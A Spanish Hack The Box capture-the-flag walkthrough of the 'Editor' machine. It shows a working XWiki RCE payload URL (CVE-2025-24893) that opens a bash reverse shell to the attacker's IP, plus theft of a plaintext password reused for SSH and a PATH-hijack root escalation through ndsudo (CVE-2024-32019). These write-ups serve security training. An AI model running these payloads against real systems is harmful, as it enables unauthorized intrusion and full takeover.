EDITOR

HACK THE BOX

DANIEL MIRANDA BARCELONA (EXCAL1BUR)

Descripción del objetivo

Editor (Hack The Box) es una máquina de dificultad *Easy* que simula un servidor Linux con servicios web expuestos (nginx y una instancia Jetty con XWiki). En este ejercicio se obtuvieron la `user` y la `root` flag explotando primero una vulnerabilidad RCE en XWiki para conseguir acceso como `jetty`, extrayendo credenciales en texto plano para entrar por SSH como `oliver`, y finalmente escalando a `root` mediante un SUID vulnerable (`ndsudo`) aprovechando un *untrusted search path*.

Iniciamos, con un escaneo de la IP objetivo para detectar todos los puertos abiertos en el sistema.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~]
└──╼ [★]$ nmap  10.129.215.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-18 17:12 CDT
Nmap scan report for 10.129.215.245
Host is up (0.0096s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```


Enumeración detallada de servicios


A continuación, realizaremos un escaneo más detallado para identificar las versiones de los servicios expuestos en el objetivo.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~]
└──╼ [★]$ nmap  -p 22,80,8080 -sV 10.129.215.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-18 17:14 CDT
Nmap scan report for 10.129.215.245
Host is up (0.0082s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
8080/tcp open  http    Jetty 10.0.20
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Luego modificamos el archivo `/etc/hosts` para poder resolver los virtual hosts y acceder correctamente a las webs identificadas.





Investigación y explotación de la aplicación web

Inicialmente observamos dos servicios web: uno corriendo `nginx 1.18.0` y otro `Jetty 10.0.20`

Buscamos posibles exploits con `searchsploit` para Jetty/XWiki.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~]
└──╼ [★]$ searchsploit jetty
------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ---------------------------------
Eclipse Jetty 11.0.5 - Sensitive File Disclosure                                                      | java/webapps/50478.txt
Jetty 3.1.6/3.1.7/4.1 Servlet Engine - Arbitrary Command Execution                                    | cgi/webapps/21895.txt
Jetty 4.1 Servlet Engine - Cross-Site Scripting                                                       | jsp/webapps/21875.txt
Jetty 6.1.x - JSP Snoop Page Multiple Cross-Site Scripting Vulnerabilities                            | jsp/webapps/33564.txt
jetty 6.x < 7.x - Cross-Site Scripting / Information Disclosure / Injection                           | jsp/webapps/9887.txt
Jetty 9.4.37.v20210219 - Information Disclosure                                                       | java/webapps/50438.txt
Jetty Web Server - Directory Traversal                                                                | windows/remote/36318.txt
Mortbay Jetty 7.0.0-pre5 Dispatcher Servlet - Denial of Service                                       | multiple/dos/8646.php
------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Podemos ver que la mayoría de las vulnerabilidades no aplican a la versión del objetivo; la única que quizá podría funcionar es la de **directorio transversal**. La descargamos para probar qué ocurre.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~]
└──╼ [★]$ searchsploit -m 36318
  Exploit: Jetty Web Server - Directory Traversal
      URL: https://www.exploit-db.com/exploits/36318
     Path: /usr/share/exploitdb/exploits/windows/remote/36318.txt
    Codes: CVE-2009-1523, OSVDB-54186
 Verified: True
File Type: ASCII text
Copied to: /home/excal1bur/36318.txt
```

Además detectamos una instancia de **XWiki** (versión `15.10.8`) sobre Jetty. Localizamos un PoC público para **CVE-2025-24893** que parece compatible con esa versión de XWiki.

Primero iniciamos un listener con `netcat`.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/xwiki-15.10.8-reverse-shell-cve-2025-24893]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
```

Clonamos el repositorio del PoC y le damos permiso de ejecución.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~]
└──╼ [★]$ git clone https://github.com/Bishben/xwiki-15.10.8-reverse-shell-cve-2025-24893
Cloning into 'xwiki-15.10.8-reverse-shell-cve-2025-24893'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 9 (delta 0), reused 4 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), 4.79 KiB | 2.39 MiB/s, done.
```

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/xwiki-15.10.8-reverse-shell-cve-2025-24893]
└──╼ [★]$ chmod +x xwiki_exploit.py
```

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/xwiki-15.10.8-reverse-shell-cve-2025-24893]
└──╼ [★]$ python3 xwiki_exploit.py http://10.129.215.245:8080 10.10.14.179 4444
[+] Base URL: http://10.129.215.245:8080
[+] Reverse Shell: 10.10.14.179:4444
[!] Make sure to have a lister running (For eg: nc -lvnp 4444)
[+] Command: bash -c 'bash -i >& /dev/tcp/10.10.14.179/4444 0>&1'
[+] Base64: YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xNC4xNzkvNDQ0NCAwPiYxJw==
[+] Safe Base64: YmFzaCAtYyAnYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xNC4xNzkvNDQ0NCAwPiYxJw==
[+] Exploit URL: http://10.129.215.245:8080/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async=false%7D%7D%7B%7Bgroovy%7D%7D%22bash%20-c%20%7Becho,YmFzaCAtYyAnYmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xNC4xNzkvNDQ0NCAwPiYxJw==%7D%7C%7Bbase64,-d%7D%7C%7Bbash,-i%7D%22.execute()%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D

[*] Attempting Connection
[+] Exploit successful! Check listener for bash shell

[*] To upgrade reverse shell run these following command:
    - python3 -c "import pty; pty.spawn('/bin/bash')"
    - <Suspend shell> [CTRL+Z]
    - stty raw -echo; fg
    - <Hit Enter Twice if shell is weird>
    - export TERM=xterm-256color
    - reset
```

Acceso y explotación

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/xwiki-15.10.8-reverse-shell-cve-2025-24893]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.179] from (UNKNOWN) [10.129.215.245] 55566
bash: cannot set terminal process group (1128): Inappropriate ioctl for device
bash: no job control in this shell
xwiki@editor:/usr/lib/xwiki-jetty$
```

El PoC funcionó correctamente y obtuvimos una reverse shell con el usuario `jetty`. Tras estabilizar la TTY (con `python -c 'import pty; pty.spawn("/bin/bash")'` y `stty raw -echo; fg`), comenzamos la exploración para localizar información sensible: bases de datos, ficheros de configuración y credenciales en texto claro.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/xwiki-15.10.8-reverse-shell-cve-2025-24893]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.179] from (UNKNOWN) [10.129.215.245] 41282
bash: cannot set terminal process group (1128): Inappropriate ioctl for device
bash: no job control in this shell
xwiki@editor:/usr/lib/xwiki-jetty$ python -c 'import pty; pty.spawn("/bin/bash")'
<tty$ python -c 'import pty; pty.spawn("/bin/bash")'
Command 'python' not found, did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3
xwiki@editor:/usr/lib/xwiki-jetty$
```

Buscando documentación sobre configuraciones de XWiki y rutas típicas de credenciales, identificamos el archivo `hibernate.cfg.xml`, donde aparecían credenciales en texto plano para la base de datos/aplicación.

```
valgrind
X11
x86_64-linux-gnu
xfsprogs
xwiki
xwiki-jetty
xwiki@editor:/usr/lib$ cd xwi
cd xwiki
xwiki@editor:/usr/lib/xwiki$ ls
ls
META-INF
redirect
resources
skins
templates
WEB-INF
xwiki@editor:/usr/lib/xwiki$
```

```
xwiki@editor:/usr/lib/xwiki/WEB-INF$ cat hiberna         | grep "pass"
cat hibernate.cfg.xml  | grep "pass"
    <property name="hibernate.connection.password">theEd1t0rTeam99</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password">xwiki</property>
    <property name="hibernate.connection.password"></property>
```

En `/home` vimos que solo existía el usuario `oliver`. Probamos a conectar por SSH con `oliver` usando la contraseña encontrada en `hibernate.cfg.xml`.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/xwiki-15.10.8-reverse-shell-cve-2025-24893]
└──╼ [★]$ ssh oliver@10.129.215.245
The authenticity of host '10.129.215.245 (10.129.215.245)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.215.245' (ED25519) to the list of known hosts.
oliver@10.129.215.245's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Sep 18 10:59:42 PM UTC 2025

  System load:  0.0               Processes:             242
  Usage of /:   64.0% of 7.28GB   Users logged in:       0
  Memory usage: 43%               IPv4 address for eth0: 10.129.215.245
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

4 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Sep 18 22:59:43 2025 from 10.10.14.179
oliver@editor:~$
```

Con esto obtuvimos la `user flag`.

```
oliver@editor:~$ cat user.txt
[redacted]
```

Escalada de privilegios

Primero probamos `sudo -l` para comprobar si `oliver` tiene privilegios para ejecutar comandos como root:

```
oliver@editor:~$ sudo -l
[sudo] password for oliver:
Sorry, try again.
[sudo] password for oliver:
Sorry, user oliver may not run sudo on editor.
```

No hay nada útil en `sudo` para `oliver`, así que revisamos procesos activos con `ps aux` y encontramos un proceso interesante corriendo.

```
oliver@editor:~$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
oliver      6454  0.0  0.2  17080  9808 ?        Ss   22:59   0:00 /lib/systemd/systemd --user
oliver      6544  0.0  0.1   8788  5512 pts/0    Ss   22:59   0:00 -bash
oliver      6827  0.0  0.0  10072  1608 pts/0    R+   23:03   0:00 ps aux
```

Subimos `linpeas` para automatizar la enumeración de vectores de escalada (SUIDs, configuraciones débiles, archivos con credenciales, etc.). Creamos un script en `/tmp` con el contenido de `linpeas`, le dimos permisos y lo ejecutamos.

```
oliver@editor:/tmp$ nano linpeas.sh
oliver@editor:/tmp$
```

```
Parrot Terminal                                                    oliver@editor: /tmp
 GNU nano 6.2                                                      linpeas.sh
   search_for_regex "Generic Secret" "[sS][eE][cC][rR][eE][tT].*['\"][0-9a-zA-Z]{32,45}['\"]"
   search_for_regex "PHP defined password" "define ?\(['\"](\w*pass|\w*pwd|\w*user|\w*datab)"
   search_for_regex "Simple Passwords" "passw.*[=:].+"
   search_for_regex "Generic API tokens search (A-C)" "(access_key|access_token|account_sid|admin_email|admin_pass|admin_user|adzerk_api_key|algolia_admin_key|algolia_api_key|
   search_for_regex "Generic API tokens search (D-H)" "(danger_github_api_token|database_host|database_name|database_password|database_port|database_schema_test| database_user|
   search_for_regex "Generic API tokens search (I-R)" "(ij_repo_password|ij_repo_username|index_name|integration_test_api_key|integration_test_appid|internal_secrets| ios_docs_
   search_for_regex "Generic API tokens search (S-Z)" "(s3_access_key|s3_access_key_id|s3_bucket_name_app_logs|s3_bucket_name_assets|s3_external_3_amazonaws_com|s3_key| s3_key_
   search_for_regex "Net user add" "net user .+ /add"
   echo ''


lse
   echo "Regexes to search for API keys aren't activated, use param '-r' "
i


i
cho ''
cho ''
f [ "$WAIT" ]; then echo "Press enter to continue"; read "asd"; fi
```

```
oliver@editor:/tmp$ chmod +x linpeas.sh
```

```
oliver@editor:/tmp$ ./linpeas.sh
```

```
   /---------------------------------------------------------------------------\
   |                             Do you like PEASS?                            |
   |---------------------------------------------------------------------------|
   |         Learn Cloud Hacking       :     https://training.hacktricks.xyz   |
   |         Follow on Twitter         :     @hacktricks_live                  |
   |         Respect on HTB            :     SirBroccoli                       |
   |---------------------------------------------------------------------------|
   |                                 Thank you!                                |
   \---------------------------------------------------------------------------/
         LinPEAS-ng by carlospolop
```

`linpeas` identificó varios binarios SUID interesantes:

```
-rwsr-x--- 1 root netdata 943K Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 1.4M Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 1.1M Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/local-listeners (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 196K Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 80K Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ioping (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 876K Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 4.1M Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin (Unknown SUID binary!)
```

El binario `ndsudo` destaca por su nombre y apariencia. Buscando vulnerabilidades para los SUIDs detectados hallamos un exploit público que aprovecha una ruta no confiable, lo que permite ejecutar un payload controlado con privilegios de `root`.

Encontramos el PoC en: `https://github.com/AzureADTrent/CVE-2024-32019-POC/`

Preparamos un listener en nuestro equipo y creamos el script necesario en `/tmp` del objetivo.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/xwiki-15.10.8-reverse-shell-cve-2025-24893]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
```

En la máquina atacante clonamos el repositorio del PoC, compilamos el payload y lo subimos a la máquina objetivo con `scp`.

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/Desktop]
└──╼ [★]$ git clone https://github.com/AzureADTrent/CVE-2024-32019-POC
Cloning into 'CVE-2024-32019-POC'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 4.53 KiB | 4.53 MiB/s, done.
Resolving deltas: 100% (1/1), done.
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/Desktop]
└──╼ [★]$ cd CVE-2024-32019-POC/
```

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/Desktop/CVE-2024-32019-POC]
└──╼ [★]$ gcc poc.c -o nvme
```

```
┌─[eu-dedivip-1]─[10.10.14.179]─[excal1bur@htb-wpqgz33tii]─[~/Desktop/CVE-2024-32019-POC]
└──╼ [★]$ scp nvme oliver@10.129.215.245:/tmp/
oliver@10.129.215.245's password:
nvme                                          100%   16KB 967.4KB/s   00:00
```

Comprobamos que el archivo se subió correctamente a `/tmp` en la máquina objetivo.

```
oliver@editor:/tmp$ ls
netdata-ipc
nvme
systemd-private-d98105a2a41b439997fab4b74410b51c-ModemManager.service-yrGIWq
systemd-private-d98105a2a41b439997fab4b74410b51c-systemd-logind.service-omaawM
systemd-private-d98105a2a41b439997fab4b74410b51c-systemd-resolved.service-DC6o65
systemd-private-d98105a2a41b439997fab4b74410b51c-systemd-timesyncd.service-TEK7LY
systemd-private-d98105a2a41b439997fab4b74410b51c-xwiki.service-1vUwLq
tmux-1000
vmware-root_611-3980232955
```

Para forzar la ejecución de nuestro payload en lugar del ejecutable legítimo, añadimos `/tmp` al inicio de la variable `PATH` y ejecutamos `ndsudo`. Esto hace que el proceso busque ejecutables en `/tmp` antes que en rutas seguras, permitiendo que nuestro payload sea ejecutado con permisos `root`.

```
oliver@editor:/tmp$ export PATH=/tmp:$PATH
```

```
oliver@editor:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
root@editor:/tmp#
```

Como resultado del exploit obtuvimos una shell con privilegios `root` y la `root flag`.

```
root@editor:/root# cat root.txt
```